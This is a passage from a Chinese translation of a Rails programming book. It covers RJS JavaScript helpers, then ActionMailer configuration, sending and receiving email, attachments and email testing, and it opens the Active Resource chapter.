另外还可以根据 CSS 类型来选择页面元素。只要传入一个或多个 CSS 类型给 `select` 方法，所有具备指定类型之一的 DOM 元素都会被选中，并被放入一个数组返回。随后你可以直接操作这个数组，也可以将其传递给别的方法去遍历处理。

与 JavaScript 直接交互

如果要渲染自己编写的 JavaScript 代码，可以不使用前面介绍的辅助方法，而是直接使用 `<<` 方法，该方法会把传入的值直接附加在应答正文的最后，因此放入其中的 JavaScript 表达式会与应答信息的其他部分一道被执行。如果放入应答正文的不是可执行的 JavaScript，用户就会看到 RJS 弹出的错误对话框。

```
render :update do |page|
  page << "cur_todo = #{todo.id};"
  page << "show_todo(#{todo.id});"
end
```

如果除了渲染 JavaScript 代码之外，还希望调用现有的 JavaScript 函数，可以使用 `call` 方法。该方法接受 JavaScript 函数的名称（必须存在于当前页面上），以及（可选的）一组要传递给 JavaScript 函数的参数。当浏览器收到应答信息时，指定的 JavaScript 函数调用就会进行。类似地，如果只是想要给 JavaScript 变量赋值，可以使用 `assign` 方法，并传入待赋值变量的名称和要赋给它的值。

```
render :update do |page|
  page.assign 'cur_todo', todo.id
  page.call 'show_todo', todo.id
end
```

在所有 JavaScript 函数中，最常被调用的大概就是 `alert` 函数了，为此 RJS 提供了一个特别的快捷用法：调用 RJS 的 `alert` 方法、并传入一条消息，就会生成一个（烦人的）JavaScript 警告对话框。与此类似，`assign` 方法也有一个快捷用法 `redirect_to`：传入的 URL 会被赋值给 `window.location.href` 属性。

最后，可以在浏览器中创建一个计时器，以便暂停或者推迟 JavaScript 的执行。使用 `delay` 方法时，可以传入一个秒数和一个待执行的代码块，渲染得到的 JavaScript 就会创建一个计时器，等待指定的时间之后再执行代码块中指定的 JavaScript 函数。在下面的例子中，我们首先显示提示信息，等上三秒钟，然后将消息从 `<div>` 中去掉，并将 `<div>` 隐藏起来。

```
def add_todo
  todo = Todo.new(params[:todo])
  if todo.save
    render :update do |page|
      page.insert_html :bottom, 'todo_list',
        "<li>#{todo.name}</li>"
      page.replace_html 'flash_notice', "Todo added: #{todo.name}"
      page.show 'flash_notice'
      page.delay(3) do
        page.replace_html 'flash_notice', ''
        page.hide 'flash_notice'
      end
    end
  end
end
```

```
end
end
end
```

604

Script.aculo.us 辅助方法

除了各种 Prototype 和 JavaScript 辅助方法之外，RJS 还支持大部分的 Script.aculo.us 功能。迄今为止，最常用的当属 `visual_effect` 方法，该方法对 Script.aculo.us 提供的各种可视化效果提供了便利的包装。只要传入可视化效果的名称、要使用该效果的 DOM 元素 id，以及包含可视化效果选项的 hash 即可。

在下面的例子中，我们给 flash 提示信息加上了闪烁效果，然后将其淡出页面。

```
def add_todo
  todo = Todo.new(params[:todo])
  if todo.save
    render :update do |page|
      page.insert_html :bottom, 'todo_list',
        "<li>#{todo.name}</li>"
      page.replace_html 'flash_notice', "Todo added: #{todo.name}"
      page.show 'flash_notice'
      page.visual_effect :pulsate, 'flash_notice'
      page.delay(3) do
        page.replace_html 'flash_notice', ''
        page.visual_effect :fade, 'flash_notice'
      end
    end
  end
end
```

此外还可以操作页面元素的排序和拖曳属性。要创建一个可排序的列表，可以使用 `sortable` 方法，并传入可排序列表的 id，以及一个 hash（其中包含所需的选项）。`draggable` 方法会创建一个可以移动的元素，`drop_receiving` 方法则会创建一个可以接受拖曳的容器元素。

24.4 结论 Conclusion

AJAX 的目标是让 web 应用更像一个具有交互性的应用程序，而不是一张僵硬死板的纸——它就是要打破“页面”的统治地位，迎来“数据”的新时代。数据未必非要以 XML 的形式传输（虽然 Jesse James Garrett 在 2005 年 2 月时是这样说的），关键是让用户能够以适当的粒度与他们的数据交互，而不必每次都刷新整个页面。

Rails 出色地将 AJAX 整合到常规的开发流程中。托众多辅助方法的福，创建一个 AJAX 链接丝毫不比创建普通链接来得困难。真正的难题——并且还将在很长时间里继续存在的难题——是如何让 AJAX 更高效、更安全。所以，尽管 Rails 辅助方法可以帮你搞定那些复杂的 JavaScript，但仍然有必要了解幕后发生的一切。

最后，请记住，应该为了用户的福祉而使用 AJAX！作为软件开发者，我们的座右铭应该与医生一样：首先确保无害。AJAX 的采用应该让用户感到更舒服，而不是让他们感到迷惑、或是让他们的操作变得困难。只要牢记这条简单的原则，AJAX on Rails 就会精彩无限。

606

第 25 章

ActionMailer

ActionMailer 是一个简单的 Rails 组件，应用程序可以借助它来收发电子邮件。以网上商店为例，你可以用 ActionMailer 来发送订单确认信，当系统出现故障时也可以将日志信息发送到指定的邮件地址。

25.1 发送邮件 Sending E-mail

你首先需要对 ActionMailer 进行配置，然后才能发送邮件。默认配置在某些站点上可以工作，但一般而言你都会希望创建自己的配置，以便更明确地管理它。

邮件配置

邮件配置是 Rails 应用环境的一部分。如果你希望在开发、测试和产品环境中都使用同样的配置，可以把配置放在 config 目录下的 environment.rb 文件中；否则，就应该在 config/environments 目录下对应的环境文件中配置。

首先，你必须决定如何发送邮件。

```
config.action_mailer.delivery_method = :smtp | :sendmail | :test
```

:smtp 和 :sendmail 选项都可以令 ActionMailer 发送邮件。一般而言，生产环境下需要用到它们中的一个。

:test 设置通常用于单元测试和功能测试。使用这种设置时，电子邮件不会被发送出去，而是被放入一个数组，可以通过 ActionMailer::Base.deliveries 变量来访问该数组。这也是测试环境下默认的发送策略。不过有趣的是，开发环境下的默认设置是 :smtp。如果你希望让开发环境下的代码发送邮件，没有问题；但如果你希望在开发环境下禁用邮件发送功能，就要编辑 config/environments/development.rb 文件，在其中加上下列代码：

```
config.action_mailer.delivery_method = :test
```

:sendmail 设置会把邮件转发给本地的 sendmail 程序，其默认位置是 /usr/bin。这种发送策略的可移植性比较差，因为在不同的操作系统平台上，未必总能在该位置找到 sendmail 程序；而且这种方式还要求 sendmail 程序支持 -i 和 -t 选项。

默认的设置是 :smtp，这种发送方式具有更好的可移植性。不过，如果使用这种方式，就需要一些别的附加配置来指定 SMTP 服务器——后者可能与 web 应用位于同一台机器，也可能位于另一台机器（譬如说，可能位于 ISP 的服务器上，如果你的应用程序不是运行在自己的服务器上的话）。系统管理员应该可以提供 SMTP 服务器的配置参数，也可以参考你自己的邮件客户端配置。

```
config.action_mailer.smtp_settings = {
  :address     => "domain.of.smtp.host.net",
```

```

:port          => 25,
:domain       => "domain.of.sender.net",
:authentication => :login,
:user_name     => "dave",
:password      => "secret"
}

```

:address => 和 :port =>

指定 SMTP 服务器的地址和端口。默认值分别是 localhost 和 25。

:domain =>

ActionMailer 在发送邮件时使用的域名标记，也叫“HELO 域”（因为 HELO 是客户端发送给服务器的第一条命令，用于建立连接）。通常应该使用当前机器的顶级域名，但也取决于 SMTP 服务器的设置（有些服务器不检查此项信息，有些则为了减少垃圾邮件和匿名转发而检查）。

:authentication =>

:plain、:login 或 :cram_md5。请咨询服务器管理员选择正确的选项¹。如果服务器不要求身份认证，此项信息会被忽略。如果省略这一选项，请同时省略（或者注释掉）:user_name 和 :password 选项。

:user_name => 和 :password =>

如果设置了 :authentication 选项，则要同时提供这两项信息。

608 ➤

下列选项对于各种发送策略都有效。

```
config.action_mailer.perform_deliveries = true | false
```

如果 perform_deliveries 为 true（默认值），邮件会被正常发送；如果取值为 false，发送邮件的请求会被直接忽略。在测试时可以用此选项来禁用邮件。

```
config.action_mailer.raise_delivery_errors = true | false
```

如果 raise_delivery_errors 为 true（默认值），发送邮件过程中出现的错误会以异常的形式抛还给应用程序；如果取值为 false，这些错误就会被忽略。请记住，发送邮件时的错误并非都是即时的——可能在发送之后好几天，邮件才会被退回，此时你是否愿意让应用程序收到一个异常？

发送新邮件时采用的字符集。

```
config.action_mailer.default_charset = "utf-8"
```

和其他所有的配置一样，修改这些环境配置之后需要重启应用程序。

发送邮件

现在，一切都配置好了，我们来编写代码发送邮件。

时至今日，如果说 Rails 能够生成邮件发送器，你一定不会感到惊讶了，不过创建的地方却可能让你吃惊。在 Rails 中，邮件发送器（mailer）就是 app/models 目录下的一个类，其中包含一个或多个方法，每个方法对应一个邮件模板。当创建邮件时，这些方法会使用邮件模板作为视图（就好像控制器

¹ TLS (SSL) 支持需要 Ruby 1.8.7 以上的版本。如果你的应用程序运行在 Ruby 1.8.6 上，请考虑安装 Marc Chung 开发的 Action Mailer TLS 插件 (`script/plugin install http://code.openrain.com/rails/action_mailer_tls`)。

中的 action 方法使用视图来创建 HTML 和 XML 一样）。那么，我们现在就来为在线商店创建一个邮件发送器。我们要用它来发送两种不同的邮件：下订单时的确认邮件，以及发货时的通知邮件。当使用 generate mailer 脚本生成代码时，需要传入邮件发送器的类名，以及各个 action 方法的名称。

```
depot> ruby script/generate mailer OrderMailer confirm sent
exists app/models/
exists app/views/order_mailer
exists test/unit/
create test/fixtures/order_mailer
create app/models/order_mailer.rb
create test/unit/order_mailer_test.rb
create app/views/order_mailer/confirm.erb
create test/fixtures/order_mailers/confirm
create app/views/order_mailer/sent.erb
create test/fixtures/order_mailers/sent
```

可以看到，我们在 app/models 目录下创建了 OrderMailer 类，并且在 app/views/order_mailer 目录下创建了两个模板文件，分别对应于一种邮件。（同时创建的还有一组与测试相关的文件，在原书第 620 页第 25.3 节“电子邮件的测试”中我们会介绍这些文件。）

< 609

邮件发送器类中的每个方法分别负责为一种邮件设置环境：把邮件头信息和正文信息放入实例变量。在深入细节之前，我们先来看一个例子，下面就是自动生成的 OrderMailer 类。

```
class OrderMailer < ActionMailer::Base

  def confirm(sent_at = Time.now)
    subject 'OrderMailer#confirm'
    recipients ''
    from ''
    sent_on sent_at

    body :greeting => 'Hi, '
  end

  def sent(sent_at = Time.now)
    subject 'OrderMailer#sent'
    # ... same as above ...
  end
end
```

除了 body 之外（我们稍后专门讨论它），别的方法都是在设置邮件的信封和头信息：

bcc array 或 string

暗送目标，格式与 recipients 一样。

cc array 或 string

抄送目标，格式与 recipients 一样。

charset string

邮件 Content-Type 头信息中使用的字符集，默认使用 server_settings 中的 default_charset 属性，或者“utf-8”。

content_type string

邮件的内容类型，默认值为 text/plain。

from array 或 string

一个或多个邮件地址，这些地址将出现在邮件客户端的 From:栏中，格式与 recipients 一样，

通常使用 `server_settings` 中配置的域名。

`headers hash`

610

用于指定头信息的 `hash`，可以用于指定邮件的任意头信息。

如果指定了 `return-path` 头信息，这个值就会被用作邮件的“信封地址”。如果你希望收到邮件的提示信息发到与 `from` 不同的另一个地址去，就可以使用这个头信息。

```
headers "Organization" => "Pragmatic Programmers, LLC"
```

`recipients array` 或 `string`

收件人地址，可以是邮件地址（例如 `dave@pragprog.com`），也可以是“名字+<邮件地址>”的组合。

```
recipients [ "andy@pragprog.com", "Dave Thomas <dave@pragprog.com>" ]
```

`reply_to array` 或 `string`

设置邮件的 `Reply-To:` 头信息。当收信人回复该邮件时，这些地址会默认地进入“收件人”栏。

`sent_on time`

指定邮件的 `Date:` 头信息。如果没有指定，则会使用当前的日期与时间。

`subject string`

邮件的标题。

`body` 接受一个 `hash` 参数，用于将变量值传递给模板。我们很快就会看到这个变量的用法。

邮件模板

我们在 `app/views/order_mailer` 目录下生成了两个邮件模板，分别对应于 `OrderMailer` 类中的一个 `action` 方法，它们都是普通的 `erb` 文件，采用 `ERb` 引擎解析。我们将使用这些模板来创建文本邮件（稍后我们会介绍如何创建 `HTML` 邮件）。就像用于创建 `web` 页面的模板一样，这两个模板文件也包含了静态文本和动态内容。下面就是用于发送订单确认邮件的 `confirm.erb` 模板。

```
#!/app/views/order_mailer/confirm.erb
Dear <%= @order.name %>

Thank you for your recent order from The Pragmatic Store.

You ordered the following items:

<%= render(:partial => "line_item", :collection => @order.line_items) %>

We'll send you a separate e-mail when your order ships.
```

611

这个模板有一个小小的麻烦：当调用 `render()` 方法时，必须明确传入模板的路径（以“`./`”开头），因为我们并不是在真正的控制器中调用视图，Rails 无法猜出模板的默认路径。

`line_item` 这个局部模板会格式化显示订单中的一行，包括货品的数量和名称。因为此时是在模板中编写代码，所以通常的辅助方法——譬如 `truncate()` 方法——都是可用的。

```
#!/app/views/order_mailer/_line_item.rhtml
<%= sprintf("%2d x %s",
            line_item.quantity,
            truncate(line_item.product.title, 50)) %>
```

现在我们可以回到 `OrderMailer` 类，完成 `confirm()` 方法了。

```
e1/mailers/app/models/order_mailer.rb
class OrderMailer < ActionMailer::Base
  def confirm(order)
    subject 'Pragmatic Store Order Confirmation'
    recipients order.email
    from 'orders@pragprog.com'
    sent_on Time.now

    body :order => order
  end
end
```

现在我们可以看到`@body`这个 hash 的用途了：其中存放的值会变成模板中的实例变量。在这个例子中，通过`@order`变量就可以访问`@body`中的`order`对象。

生成邮件

模板已经设置好了，邮件发送器的各个方法也都定义完成，现在就可以在控制器中使用它们来创建和发送邮件了。不过，我们并不直接调用这些方法，因为在 Rails 中创建邮件的方式有两种：可以把邮件创建为一个对象，也可以直接把邮件发送给收件人——我们可以调用名为`create_xxx`或`deliver_xxx`的类方法，其中的“`xxx`”就是我们在`OrderMailer`中编写的实例方法名，其参数列表则与我们定义的实例方法完全一致。譬如说，要发送订单确认邮件，可以调用：

```
OrderMailer.deliver_confirm(order)
```

为了亲身体验这一功能而又不实际发送邮件，我们可以编写一个简单的 action，在其中创建邮件并将其显示在浏览器窗口上。

```
e1/mailers/app/controllers/test_controller.rb
class TestController < ApplicationController
  def create_order
    order = Order.find_by_name("Dave Thomas")
    email = OrderMailer.create_confirm(order)
    render(:text => "<pre>" + email.encoded + "</pre>")
  end
end
```

< 612

`create_confirm()`方法会调用我们定义的`confirm()`实例方法，并设置确认邮件的详细信息，再用模板来生成邮件正文。正文和头信息都会被放入一个新的邮件对象，`create_confirm()`方法会返回该对象，其类型是`TMail::Mail`²。调用`email.encoded()`

方法则会以文本形式返回该邮件的信息——浏览器上会显示类似这样的内容：

```
Date: Thu, 12 Oct 2006 12:17:36 -0500
From: orders@pragprog.com
To: dave@pragprog.com
Subject: Pragmatic Store Order Confirmation
Mime-Version: 1.0
Content-Type: text/plain; charset=utf-8

Dear Dave Thomas

Thank you for your recent order from The Pragmatic Store.

You ordered the following items:

1 x Programming Ruby, 2nd Edition
1 x Pragmatic Project Automation

We'll send you a separate e-mail when your order ships.
```

² TMail 是 Minero Aoki 所编写的一个出色的电子邮件工具库，Rails 的发行包中已经包括了 TMail。

如果你希望发送邮件（而不仅是创建邮件对象），就应该调用 `OrderMailer.deliver_confirm(order)` 方法。

发送 HTML 格式的邮件

要创建 HTML 格式的邮件，最简单的办法就是用模板来创建 HTML 格式的邮件正文，并将 `TMail::Mail` 对象的内容类型（content type）属性设置为 `text/html`，然后再发送邮件。

首先，我们要在 `OrderMailer` 中实现 `sent()` 方法。（实际上，该方法与 `confirm()` 方法有太多的共通之处，因此我们很可能对它们进行重构，让它们使用同一个辅助方法。）

```
st/mailer/app/models/order_mailer.rb
class OrderMailer < ActionMailer::Base
  def sent(order)
    subject      'Pragmatic Order Shipped'
    recipients   order.email
    from         'orders@pragprog.com'
    sent_on     Time.now

    body        :order => order
  end
end
```

613

然后，我们编写 `sent.rhtml` 模板。

```
st/mailer/app/views/order_mailer/sent.erb
<h3>Pragmatic Order Shipped</h3>
<p>
  This is just to let you know that we've shipped your recent order:
</p>

<table>
<tr><th colspan="2">Qty</th><th>Description</th></tr>
<%= render(:partial => "html_line_item" , :collection => @order.line_items) %>
</table>
```

我们要用另一个局部模板来生成表单中的行信息，这个局部模板位于 `_html_line_item.rhtml` 文件。

```
st/mailer/app/views/order_mailer/_html_line_item.erb
<tr>
  <td><%= html_line_item.quantity %></td>
  <td>&times;</td>
  <td><%= html_line_item.product.title %></td>
</tr>
```

最后，我们用一个 `action` 方法来渲染邮件、将内容类型设置为 `text/html`、然后调用邮件发送器来发送它。

```
st/mailer/app/controllers/test_controller.rb
class TestController < ApplicationController
  def ship_order
    order = Order.find_by_name("Dave Thomas")
    email = OrderMailer.create_sent(order)
    email.set_content_type("text/html")
    OrderMailer.deliver(email)
    render(:text => "Thank you...")
  end
end
```

最终得到的邮件看上去就像图 25.1 这样。

以多种内容类型发送邮件

有些人喜欢接收纯文本的邮件，另一些人则更喜欢 HTML 格式的邮件。Rails 让我们可以轻松地

发送这样的邮件：其中包含多种不同的内容格式，用户（或者他们的邮件客户端）可以选择自己喜欢的格式来阅读。

在前面一节里，我们创建了 HTML 格式的邮件：先生成 HTML 内容，然后把内容类型设置为 text/html。按照一组命名约定，Rails 可以搞定这一切，而且还不止于此。

< 614

对应于 sent 这个 action 方法的视图文件是 sent.rhtml，这是标准的 Rails 命名约定；但对于邮件模板，这里还有更多的命名魔法。如果把模板文件命名为：

`name.content.type.erb`

Rails 就会自动按照文件名的指定来设置邮件的内容类型。在前面的例子中，我们可以把视图文件命名为 sent.text.html.rhtml，Rails 就会以 HTML 邮件的形式（如图 25.1 所示）发送它；但还没完，如果用同一个名字创建多个模板，只是在文件名中指定不同的内容类型，那么 Rails 就会在同一封邮件中使用所有模板，邮件客户端可以选择不同的内容类型来查看不同的邮件。所以，如果同时创建 sent.text.plain.rhtml 和 sent.text.html.rhtml 两个模板，就可以让用户选择以文本模式或者 HTML 模式查看我们的邮件。




图 25.1 HTML 格式的邮件

还是来试试再说吧。首先要新建一个 action：

```
e1/mailers/app/controllers/test_controller.rb
def survey
  order = Order.find_by_name("Dave Thomas")
  email = OrderMailer.deliver_survey(order)
  render(:text => "E-Mail sent")
end
```

< 615

还要修改 app/models/order_mailer.rb 文件，让它能够发送调查邮件：

```
e1/mailers/app/models/order_mailer.rb
def survey(order)
  @subject      "Pragmatic Order: Give us your thoughts"
  @recipients   order.email
  @from         'orders@pragprog.com'
  @sent_on     Time.now
  @body         "order" => order
end
```

下面要创建两个模板。首先是纯文本的 survey.text.plain.erb：

```
e1/mailers/app/views/order_mailer/survey.text/plain.rhtml
Dear <%= @order.name %>

You recently placed an order with our store.

We were wondering if you'd mind taking the time to
visit http://some.survey.site and rate your experience.
```

Many thanks

然后是 survey.text.html.erb，用于生成 HTML 格式邮件的模板：

```
e1/mailers/app/views/order_mailer/survey.text.html.erb
<h3>A Pragmatic Survey</h3>

<p>
  Dear <%= @order.name %>
</p>

<p>
  You recently placed an order with our store.
</p>

<p>
  We were wondering if you'd mind taking the time to
  visit <a href="http://some.survey.site">our survey site</a>
  and rate your experience.
</p>

<p>
  Many thanks.
</p>
```

还可以在 ActionMailer 方法内调用 part 方法，从而明确创建多种内容类型的邮件。详情参阅 ActionMailer::Base 的 Rails API 文档。

616 ➤

邮件布局

Rails 2.2 增加了一项新功能：邮件模板也可以像视图模板一样使用布局了。调用 layout 方法就可以指定布局模板：

```
class OrderMailer < ActionMailer::Base
  layout 'order'
  # ...
end
```

另外，也可以依赖 Rails 的约定，将布局模板命名为以“_mailer”结束。以 OrderMailer 为例，Rails 就会自动选中 app/views/layouts/order_mailer.html.erb 作为布局模板。

发送附件

当发送具备多种内容类型的邮件时，Rails 实际上是针对每种内容类型创建了一个附件。这一切都是在幕后进行的。但你也可以自己动手给邮件加上附件。

现在我们要修改订单确认邮件，把图书封面作为附件一道发送。这个新的 action 叫做 ship_with_images。

```
e1/mailers/app/controllers/test_controller.rb
def ship_with_images
  order = Order.find_by_name("Dave Thomas")
  email = OrderMailer.deliver_ship_with_images(order)
  render(:text => "E-Mail sent")
end
```

邮件模板还是原来那个 sent.erb 文件：

```
e1/mailers/app/views/order_mailer/sent.erb
<h3>Pragmatic Order Shipped</h3>
<p>
  This is just to let you know that we've shipped your recent order.
</p>

<table>
  <tr><th colspan="2">Qty</th><th>Description</th></tr>
  <%= render(:partial => "html_line_item", :collection => @order.line_items) %>
</table>
```

最有趣的部分还是 OrderMailer 类中的 ship_with_images 方法：

```
e1/mailers/app/models/order_mailer.rb
def ship_with_images(order)
  subject      "Pragmatic Order Shipped"
  recipients   order.email
  from         'orders@pragprog.com'
  sent_on     Time.now
  body        "order" => order

  part :content_type => "text/html",
    :body => render_message("sent", :order => order)

  order.line_items.each do |li|
    image = li.product.image_location
    content_type = case File.extname(image)
    when ".jpg", ".jpeg";   "image/jpeg"
    when ".png";           "image/png"
    when ".gif";           "image/gif"
    else;                  "application/octet-stream"
    end

    attachment :content_type => content_type,
      :body    => File.read(File.join("public", image)),
      :filename => File.basename(image)
  end
end
```

617

可以看到，我们明确调用 part 方法来渲染邮件，将内容类型指定为 text/html，将渲染模板的结果作为邮件正文³。随后，我们遍历订单中的所有订单项，找出每个订单项对应的图片文件，根据图片扩展名指定 mime 类型，最后把文件添加为附件。

25.2 接收邮件

Receiving E-mail

ActionMailer 让 Rails 可以很轻松地接收电子邮件。不过可惜的是，你还须通过某种方式拒收某些邮件，而这需要稍微多一些的工作。

在应用程序中处理邮件是比较容易的：只要在 ActionMailer 类中编写一个名叫 receive()、接收一个参数的实例方法即可。该参数的类型是 TMail::Mail，代表接收到的邮件，可以从中取出头信息、正文文本和附件等信息。

譬如说，一个错误跟踪系统可以接收电子邮件形式的问题报告。针对每个邮件，我们要创建一个 Ticket 对象，其中包含基本的报告信息。如果邮件带有附件，则每份附件会被复制到一个 TicketCollateral 对象，后者与 Ticket 对象关联。

618

³ 在撰写本书之时，Rails 还有一个小 bug（问题单 3332 号）：如果邮件有附件，并且邮件模板按照惯例命名为 xxx.text.html.erb，那么 Rails 就不会渲染默认模板，必须用 part 方法明确添加邮件正文。现在这个 bug 已经被修复了。

```
el/mailers/models/incoming_ticket_handler.rb
class IncomingTicketHandler < ActionMailer::Base

  def receive(email)
    ticket = Ticket.new
    ticket.from_email = email.from[0]
    ticket.initial_report = email.body
    if email.has_attachments?
      email.attachments.each do |attachment|
        collateral = TicketCollateral.new(
          :name => attachment.original_filename,
          :body => attachment.read)
        ticket.ticket_collaterals << collateral
      end
    end
    ticket.save
  end
end
```

现在我们面临的问题是：当邮件服务器收到邮件时，如何将其交给 `IncomingTicketHandler` 类的 `receive()` 实例方法。这个问题可以分成两部分：首先，我们要设置拦截机制，识别出符合条件的邮件；其次，我们要将这些邮件交给应用程序。

如果可以控制邮件服务器的配置（例如使用 Unix 系统上安装的 Postfix 或者 sendmail），你应该可以通过设置指定：当收到来自某个特定邮件地址或者虚拟主机的邮件时，运行一段脚本。不过，邮件系统是很复杂的，我们没办法在这里列出所有的配置选项。在 Rails 的开发 Wiki 上有针对邮件服务器配置的介绍⁴。

如果使用 Unix 系统但没有这种系统级的权限，你也可以在 `.procmailrc` 文件中添加一条规则，从而在用户层面上拦截邮件。稍后我们会看到这样的例子。

拦截邮件是为了将其交给应用程序去处理，为此我们需要使用 Rails 提供的 `runner` 工具。借助这个工具，我们可以运行应用程序中的代码，而不必通过 web 访问。Runner 会在独立的进程中加载应用程序，并调用其中指定的代码。

不管采用哪种方式来拦截邮件，最终说到底都是运行一个命令、并传入邮件的内容作为标准输入。如果我们在收到邮件时调用 `runner` 脚本，就可以将邮件交给应用程序中处理邮件的代码。譬如说，使用基于 `procmail` 的拦截方式，我们可以编写下列规则，这些神秘的语句会把标题中包含 “Bug Report” 字样的邮件都传递给 `runner` 脚本。

```
619>
RUBY=/Users/dave/ruby1.8/bin/ruby
TICKET_APP_DIR=/Users/dave/Work/BS2/titles/RAILS/Book/code/el/mailers
HANDLER='IncomingTicketHandler.receive(STDIN.read)'

:0 c
* ^Subject:.*Bug Report.*
| cd $TICKET_APP_DIR && $RUBY script/runner $HANDLER
```

所有 `ActionMailer` 类都可以调用 `receive()` 这个类方法，该方法接收邮件正文作为参数，将其解析成一个 `TMail` 对象，新建一个邮件接收器实例，然后把这个 `TMail` 对象传递给后者的 `receive()` 实例方法——在前面我们已经介绍过这个方法。于是，外部世界的一个电子邮件最终变成了一个 Rails 模型对象，后者会将问题报告存储到数据库中。

⁴ 请看 <http://wiki.rubyonrails.com/rails/show/HowToReceiveEmailsWithActionMailer>。

25.3 电子邮件的测试

Testing E-mail

邮件的测试分成两个层面：在单元测试的层面上，你可以检验 ActionMailer 类生成了正确的邮件；在功能测试的层面上，你可以测试应用程序发送了预期的邮件。

电子邮件的单元测试

当使用 `generate` 脚本创建邮件发送器时，在 `test/unit` 目录下会同时创建一个对应的 `order_mailer_test.rb` 文件。打开这个文件，你会发现其中的内容相当复杂，这是因为它要设置测试环境，以便从夹具文件读取邮件内容，并将其与邮件发送器创建的邮件进行比较。而且这个测试也很脆弱：一旦修改了邮件模板，就必须同时修改对应的测试夹具。

如果确实要精确地测试邮件内容，就请使用这个预先生成的测试类，并将预期的邮件内容放在 `test/fixtures` 目录下对应于当前测试的子目录中（譬如 `OrderMailer` 对应的测试夹具就应该位于 `test/fixtures/order_mailer` 目录下）。在测试中使用 `read_fixture()` 方法就可以读取指定的夹具文件，然后将其与模型对象生成的邮件进行比较。

不过我推荐更简单的做法：就好像不必挨个字节去检查模板生成的 web 页一样，我们也犯不着核对邮件全文，只要测试最可能出错的部分——也就是动态内容。这样一来，如果对模板做些小修小改，单元测试也不会抱怨。典型的邮件单元测试通常都是这样做的。

◀ 620

```
et/mailers/test/unit/order_mailer_test.rb
require 'test_helper'

class OrderMailerTest < ActionMailer::TestCase
  tests OrderMailer

  def setup
    @order = Order.new(:name =>"Dave Thomas" , :email => "dave@pragprog.com" )
  end

  def test_confirm
    response = OrderMailer.create_confirm(@order)
    assert_equal("Pragmatic Store Order Confirmation" , response.subject)
    assert_equal("dave@pragprog.com" , response.to[0])
    assert_match(/Dear Dave Thomas/, response.body)
  end
end
```

`setup()` 方法会创建一个 `Order` 对象，并交给邮件发送器去使用。在测试方法中，我们创建（但不发送）一个电子邮件，并检验其中的动态内容是否符合我们的期望。请注意，我们只使用 `assert_match()` 方法来检验邮件正文中的部分。

电子邮件的功能测试

上面的单元测试可以确保我们能够根据订单信息创建电子邮件，但我们还须确保应用程序在正确的时机发送正确的邮件，这就是功能测试的任务了。

首先我们要新建一个控制器。

```
depot> ruby script/generate controller Order confirm
```

然后，实现其中唯一的 `action` 方法——`confirm`，在其中发送新订单的确认邮件。

```
e1/mailers/app/controllers/order_controller.rb
class OrderController < ApplicationController
  def confirm
    order = Order.find(params[:id])
    OrderMailer.deliver_confirm(order)
    redirect_to(:action => :index)
  end
end
```

在第 14.3 节“控制器的功能测试”（原书第 219 页）中，我们已经看到 Rails 如何在生成控制器的同时生成功能测试的占位代码。我们将在自动生成的功能测试中添加对邮件的测试。

在测试环境下，ActionMailer 并不真正发送邮件，而是将邮件放入 ActionMailer::Base.deliveries 这个数组，我们的控制器则会从这个数组取出邮件来进行验证。我们要在功能测试的 setup() 方法中添加两行代码：首先给这个数组取一个更容易管理的别名 @emails，然后在每个测试开始之前清空这个数组。

```
e1/mailers/test/functional/order_controller_test.rb
@emails      = ActionMailer::Base.deliveries
@emails.clear
```

还须用一个夹具来保存测试用的订单信息，因此我们在 test/fixtures 目录下创建了名为 orders.yml 的夹具文件。

```
e1/mailers/test/fixtures/orders.yml
daves_order:
  id: 1
  name: Dave Thomas
  address: 123 Main St
  email: dave@pragprog.com
```

现在可以针对我们的 action 编写测试了，下面就是测试类的完整源代码。

```
e1/mailers/test/functional/order_controller_test.rb
require 'test_helper'

class OrderControllerTest < ActionController::TestCase
  fixtures :orders

  def setup
    @controller = OrderController.new
    @request   = ActionController::TestRequest.new
    @response  = ActionController::TestResponse.new

    @emails      = ActionMailer::Base.deliveries
    @emails.clear
  end

  def test_confirm
    get(:confirm, :id => orders(:daves_order).id)
    assert_redirected_to(:action => :index)
    assert_equal(1, @emails.size)
    email = @emails.first
    assert_equal("Pragmatic Store Order Confirmation", email.subject)
    assert_equal("dave@pragprog.com", email.to[0])
    assert_match(/Dear Dave Thomas/, email.body)
  end
end
```

测试代码通过 @emails 这个别名来访问 ActionMailer 生成的邮件：首先确定其中有且只有一封邮件，然后验证其中的内容是否符合期望。

要运行这个测试，可以通过 rake 调用 test_functional 这个任务，也可以直接运行这个 Ruby 脚本。

```
depot> ruby test/functional/order_controller_test.rb
```

第 26 章

Active Resource

之前的章节都聚焦于服务器与人之间的交流（主要以 HTML 的形式）。但互联网上的交互未必都得有人参与。本章介绍的就是程序与程序之间的协议。

在编写应用程序时，你很可能会遇到这样的情况：你需要的某些数据并没有乖乖呆在你的数据库中——它可能根本就不在任何数据库中，它可能根本就不在你的机器上。这就是 web services 存在的意义。Active Resource 就是 Rails 的 web services 解决方案——请注意，web services 两个单词的首字母都小写：我们所说的不是 Web Services，不是 SOAP、WSDL、UDDI……这确实很容易混淆，所以我们首先要对这两者、以及其他相似的技术做个区分——它们都能用于解决一个基本的问题：如何将位于远端的模型对象（也叫“业务对象”，在 Rails 中就是 ActiveRecord 对象）交给用户使用。

26.1 Active Resource 的替代品 Alternatives to Active Resource

从这里开始讨论确实有些不合常规，不过既然一定有人会提出用别的方案来解决这些问题，我们索性先把这些讨论摆上台面，先来看看别的替代技术，以及何时应该使用这些技术取代 Active Resource——没错，没有万能灵药，不是吗？

而且，很多 Rails 用户根本就不需要本章介绍的任何一种方案，也有很多人确实会选择 Active Resource 之外的方案，这都完全没问题。但如果 Active Resources 正适合你手上的问题，那么你会发现：它真是简洁易用，甚至有点神奇。

XML

在很多人眼里，要想构造程序之间的网络协议，XML 是不二之选。如果用得对，XML 可以做到自我描述、人类可读、极具可扩展性。当然，和别的东西一样，并非所有人都能把它用对。

XML 最适合用于描述文档，尤其是包含标记、保存在磁盘上的文档。如果文档主要由标记构成，请考虑使用 XHTML（甚至 HTML，不过有人发现 HTML 比较难用程序来解析）。

